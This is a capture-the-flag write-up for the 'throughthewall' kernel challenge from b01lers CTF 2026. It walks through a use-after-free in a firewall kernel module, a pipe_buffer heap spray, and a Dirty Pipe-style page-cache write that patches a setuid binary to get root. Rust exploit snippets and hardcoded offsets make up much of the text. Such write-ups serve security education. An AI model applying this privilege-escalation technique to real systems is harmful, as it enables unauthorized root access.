b01lers ctf 2026: kernel pwn (part 1)
Intro

Hello! Recently, I competed in b01lersc.tf with team 0bscuri7y, where we placed 12th. I managed to solve all the pwn challenges, and in this post, I’ll walk through my solutions for the kernel pwn tasks: throughthewall (part 1) and multifiles (part 2).
throughthewall
Recon
 1#!/bin/bash
 2# start.sh
 3
 4qemu-system-x86_64 \
 5    -m 256M \
 6    -nographic \
 7    -kernel ./bzImage \
 8    -append "console=ttyS0 loglevel=3 oops=panic panic=-1 pti=on kaslr" \
 9    -no-reboot \
10    -cpu qemu64,+smep,+smap \
11    -smp 2 \
12    -initrd ./initramfs.cpio.gz \
13    -monitor /dev/null \
14    -s \
15    2>&1 | tee vm.log

First, create the root directory and unpack the initramfs.
1#!/bin/sh
2mkdir -p root
3cd root
4gzip -dc ../initramfs.cpio.gz | cpio -idv
Let’s look at the init script. It provides two key insights:
- Communication with the driver is exposed to userland via
/dev/firewall(chmod 666). /bin/drop_privruns in an infinite loop. Let’s take a look at it before reversing the.komodule.
 1// drop_priv:main
 2int main(void)
 3  {
 4      gid_t gid = 1000;
 5      setgroups(1, &gid);
 6      setgid(1000);
 7      setuid(1000);
 8      chdir("/home/ctf");
 9      execl("/bin/sh", "sh", NULL);
10      return 1;
11  }
We’ll use this shell wrapper later.
Analysing the module
firewall.ko It exposes four ioctl commands:
1FW_ADD_RULE   0x41004601UL
2FW_DEL_RULE   0x40044602UL
3FW_EDIT_RULE  0x44184603UL
4FW_SHOW_RULE  0x84184604UL
FW_EDIT_RULE writes user-controlled data into the object referenced by rules[idx]. Because the delete path leaves a dangling pointer behind, this function can also be used to modify a freed-and-reclaimed
object.
FW_SHOW_RULE reads data from the object referenced by rules[idx] and returns it to userland. Since freed entries are not cleared, it can also be used to inspect a reclaimed object through a stale pointer.
The bug itself is in the delete path. FW_DEL_RULE checks that rules[idx] exists and then calls kfree(rules[idx]), but it never clears the global pointer:
1kfree(rules[idx]);
2// missing: rules[idx] = NULL;
As a result, the same index remains usable after free. FW_SHOW_RULE becomes a stale read primitive, and FW_EDIT_RULE becomes a stale write primitive over whatever object later reclaims that chunk.
Heap Objects
In fw_add_rule, heap chunks are allocated with:
1kmem_cache_alloc_trace(kmalloc_caches[10], 0x400CC0, 0x400);
This is a regular kmalloc allocation from the kmalloc-1k cache.
When I was first learning the ropes on pawnyable.cafe, my first instinct for this primitive would have been to use tty_struct. This approach relies on being able to open /dev/ptmx, but a quick check of the environment showed that /dev/pts isn’t mounted. Without that, this classic technique isn’t viable here.
After looking for alternatives, I found that pipe_buffer is also suitable. Like tty_struct, it contains pointers that can be abused, and it lands in the right size class for our freed chunks.
The size also works out nicely. A single pipe_buffer is 0x28 bytes, and the default pipe ring has 16 slots:
1sizeof(struct pipe_buffer) = 0x28
216 * 0x28 = 0x280
The kernel allocates the pipe buffer array with kcalloc(), and a 0x280-byte request is served from the same kmalloc-1k cache as the freed 0x400-byte firewall rules. That makes it a good reclaim target for this UAF.
First steps
The next step is to allocate 128 rules and free them. Then we spray pipe_buffer arrays into those freed slots.
Let’s start by adding one rule. Reversing fw_add_rule() gives us the ioctl argument format.
fw_add_rule()
1 slot_idx = copy_from_user(user_buf, user_rule, 256);
2  if ( slot_idx )
3    return 0xFFFFFFFFFFFFFFF2LL;
4  while ( rules[slot_idx] )
5  {
6    if ( ++slot_idx == 256 )
7      return -12;
8  }
9  rule = kmem_cache_alloc_trace(kmalloc_caches[10], 0x400CC0u, 0x400u);
The function searches for a free slot in rules[]. That slot index is later returned to userland from fw_add_rule_success_store().
From parse_rule(), we can recover the internal firewall_rule structure:
100000000 struct firewall_rule // sizeof=0x400
200000000 {
300000000     u32 src_ip;
400000004     u32 dst_ip;
500000008     u16 dport;
60000000A     u16 action;
70000000C     char desc[1012];
800000400 };
This internal structure is created by parsing our input string. The expected format is:
<src_ip> <dst_ip> <dport> <action> <desc>
These are the wrappers we will use in the PoC:
 1fn fw_add(fd: c_int) -> io::Result<i32> {
 2    let mut rule = [0; 0x100];
 3    let text = b"1.1.1.1 2.2.2.2 80 1 cafe";
 4
 5    rule[..text.len()].copy_from_slice(text);
 6
 7    let idx = unsafe { ioctl(fd, IoctlCMD::FW_ADD_RULE as c_ulong, rule.as_ptr()) };
 8    if idx < 0 {
 9        Err(io::Error::last_os_error())
10    } else {
11        Ok(idx)
12    }
13}
14
15fn fw_del(fd: c_int, idx: i32) -> io::Result<()> {
16    let ret = unsafe { ioctl(fd, IoctlCMD::FW_DEL_RULE as c_ulong, idx as c_ulong) };
17    if ret < 0 {
18        Err(io::Error::last_os_error())
19    } else {
20        Ok(())
21    }
22}
Let’s confirm the UAF by calling fw_show on idxs[0].
 1fn fw_show(fd: c_int, idx: i32, off: u64, out: &mut [u8]) -> io::Result<()> {
 2    if out.len() > 0x400 {
 3        return Err(io::Error::new(
 4            io::ErrorKind::InvalidInput,
 5            "FW_SHOW_RULE output buffer too large",
 6        ));
 7    }
 8
 9    let mut req = FwReq {
10        idx,
11        pad: 0,
12        off,
13        size: out.len() as u64,
14        data: [0; 0x400],
15    };
16
17    let ret = unsafe { ioctl(fd, IoctlCMD::FW_SHOW_RULE as c_ulong, &mut req) };
18    if ret < 0 {
19        Err(io::Error::last_os_error())
20    } else {
21        out.copy_from_slice(&req.data[..out.len()]);
22        Ok(())
23    }
24}
25
26fw_show(fd, idxs[0], 0, &mut leak).expect("FW_SHOW_RULE failed");
27println!("[leak idx{}]: {:02x?}", idxs[0], &leak[..32]);
If the output still contains the rule string after deletion, the UAF is confirmed.
Spray
Let’s create 192 pipes and check the leak again.
1fn pipe_create() -> io::Result<[c_int; 2]> {
2    let mut fds = [-1; 2];
3    let ret = unsafe { pipe(fds.as_mut_ptr()) };
4    if ret < 0 {
5        Err(io::Error::last_os_error())
6    } else {
7        Ok(fds)
8    }
9}
If you run:
 1    let mut pipes = Vec::new();
 2    for i in 0..192 {
 3        let pipefd = pipe_create().expect("pipe failed!");
 4        println!("[pipe {i}]: r={}, w={}", pipefd[0], pipefd[1]);
 5        pipes.push(pipefd);
 6    }
 7
 8    let mut leak = [0; 0x400];
 9    fw_show(fd, idxs[0], 0, &mut leak).expect("FW_SHOW_RULE failed");
10    println!("[leak idx[{}]]: {:02x?}", idxs[0], &leak[..32]);
At this point, you will see zeros. The reason is that a pipe does not get a useful pipe_buffer entry until data is written into it.
So the spray must also write a small tag into each pipe:
 1let mut pipes = Vec::new();
 2for i in 0..192 {
 3    let pipefd = pipe_create().expect("pipe failed!");
 4    let tag = vec![b'A' + (i % 26) as u8; i + 1];
 5
 6    pipe_write(pipefd[1], &tag).expect("pipe write failed");
 7
 8    println!("[pipe {i}]: r={}, w={}, len={}", pipefd[0], pipefd[1], tag.len());
 9    pipes.push(pipefd);
10}
The length is intentional: pipe_buffer.len == i + 1, so once we leak a reclaimed pipe_buffer, we can recover the matching pipe as hit_pipe = len - 1.
1struct pipe_buffer {
2	struct page *page;
3	unsigned int offset, len;
4	const struct pipe_buf_operations *ops;
5	unsigned int flags;
6	unsigned long private;
7};
1    let pb = pipe_buffer_leak(&leak);
2    println!(
3        "[leak idx {}] page=0x{:016x} offset=0x{:x} len={} ops=0x{:016x} flags=0x{:x} private=0x{:016x}",
4        idxs[0], pb.page, pb.offset, pb.len, pb.ops, pb.flags, pb.private
5    );
Dirty Pipe
Obviously, we will later corrupt data through the FW_EDIT_RULE operation. The real question is what to corrupt. The usual way is to corrupt the function table (ops), but remember drop_priv - it is a perfect target for a Dirty Pipe-style attack.
If you are not familiar with this technique, I suggest reading:
- https://dirtypipe.cm4all.com
- https://0xnull007.github.io/posts/dirtypipe-cve-2022-0847
- https://stdnoerr.blog/blog/DirtyPipe-CVE-2022-0847
To be clear, this is not exploiting CVE-2022-0847 directly. In the original Dirty Pipe bug, stale pipe buffer flags were accidentally preserved by the kernel after filling and draining a pipe. Here, the firewall UAF gives us a direct stale write into a reclaimed pipe_buffer array, so we set PIPE_BUF_FLAG_CAN_MERGE ourselves with FW_EDIT_RULE.
For this challenge, the write primitive is:
11. Drain the chosen pipe.
22. Splice data from /bin/drop_priv at target_off - 1.
33. Corrupt the new file-backed pipe_buffer flags through FW_EDIT_RULE.
44. Write four zero bytes.
Since the spliced byte starts immediately before the target immediate, the following write merges into the page cache at exactly the offset we want.
This lets us patch the drop_priv:main immediates from 1000 to 0, which gives us a root shell after killing the current shell and letting init respawn drop_priv.
Exploitation
Since the exploitation process is already well-covered by the links above, I’ll focus on insights specific to this chal. At this point, the heap state should look like this:
1rules[hit_idx]   -> stale pointer
2                 -> reclaimed kmalloc-1024 chunk
3                 -> struct pipe_buffer bufs[16]
4
5pipes[hit_pipe] -> userspace fd pair backed by the same pipe_buffer array
The initial write(pipefd[1], tag, i + 1) populated slot 0. That slot is only used as a marker:
1bufs[0].len = i + 1
2hit_pipe = bufs[0].len - 1
The stale rule gives us byte writes into the pipe_buffer array. The field we care about is:
1struct pipe_buffer {
2    struct page *page;        // +0x00
3    unsigned int offset;      // +0x08
4    unsigned int len;         // +0x0c
5    const struct pipe_buf_operations *ops; // +0x10
6    unsigned int flags;       // +0x18
7    unsigned long private;    // +0x20
8};                            // sizeof = 0x28
So for any slot in the ring:
1flags_off(slot) = 0x18 + slot * 0x28
The first marked buffer uses slot 0, so I use the next slots for file-backed buffers:
1slot 1 -> patch gid local immediate
2slot 2 -> patch setgid(1000)
3slot 3 -> patch setuid(1000)
For each target offset in /bin/drop_priv, the primitive is:
1pipe_drain(pipe[hit_pipe][0])
2splice(drop_priv_fd, target_off - 1, pipe[hit_pipe][1], NULL, 1, 0)
3FW_EDIT_RULE(hit_idx, flags_off(slot), PIPE_BUF_FLAG_CAN_MERGE)
4write(pipe[hit_pipe][1], "\x00\x00\x00\x00", 4)
5pipe_drain(pipe[hit_pipe][0])
splice() inserts a file-backed pipe_buffer into the pipe ring. Its page points to the page cache page of /bin/drop_priv, and its offset/len describe the one byte at target_off - 1.
After that, setting PIPE_BUF_FLAG_CAN_MERGE changes how the following write() is handled. Instead of allocating a fresh anonymous pipe page, the kernel appends into the existing file-backed page cache buffer. Since the spliced byte is at target_off - 1, the four zero bytes land exactly at target_off.
The patch offsets are resolved once with objdump or rizin and then hardcoded in the exploit. The relevant part of drop_priv::main is:
 100000000004017b5 <main>:
 2  4017d0: c7 45 f4 e8 03 00 00    mov    DWORD PTR [rbp-0xc],0x3e8
 3  4017d7: 48 8d 45 f4              lea    rax,[rbp-0xc]
 4  4017db: 48 89 c6                 mov    rsi,rax
 5  4017de: bf 01 00 00 00           mov    edi,0x1
 6  4017e3: e8 f8 4f 04 00           call   setgroups
 7  4017e8: bf e8 03 00 00           mov    edi,0x3e8
 8  4017ed: e8 5e 53 04 00           call   setgid
 9  4017f2: bf e8 03 00 00           mov    edi,0x3e8
10  4017f7: e8 d4 52 04 00           call   setuid
Dirty Pipe writes use file offsets, not virtual addresses. drop_priv is a non-PIE static ELF whose text is based at 0x400000, so the immediate offsets are:
10x4017d3 - 0x400000 = 0x17d3  // gid_t gid = 1000
20x4017e9 - 0x400000 = 0x17e9  // setgid(1000)
30x4017f3 - 0x400000 = 0x17f3  // setuid(1000)
In the final exploit I just hardcode them:
1const DROP_PRIV_PATCH_OFFSETS: [u64; 3] = [
2    0x17d3,
3    0x17e9,
4    0x17f3,
5];
Those immediates correspond to:
1gid_t gid = 1000;
2setgid(1000);
3setuid(1000);
After the three four-byte page-cache writes, the code behaves like:
1gid_t gid = 0;
2setgid(0);
3setuid(0);
The last step is just process control. The current shell is still the child of drop_priv, so killing its parent returns execution to init. The init script keeps running:
1while true; do
2    /bin/drop_priv
3done
The next /bin/drop_priv run uses the patched page cache version, keeps uid/gid 0, and executes /bin/sh.

Here is the run from the VM:
Full source code can be found here.
Conclusion
Hope you enjoyed the post! Feel free to reach out if you’ve got any questions. The next part will cover a harder “multifiles” challenge.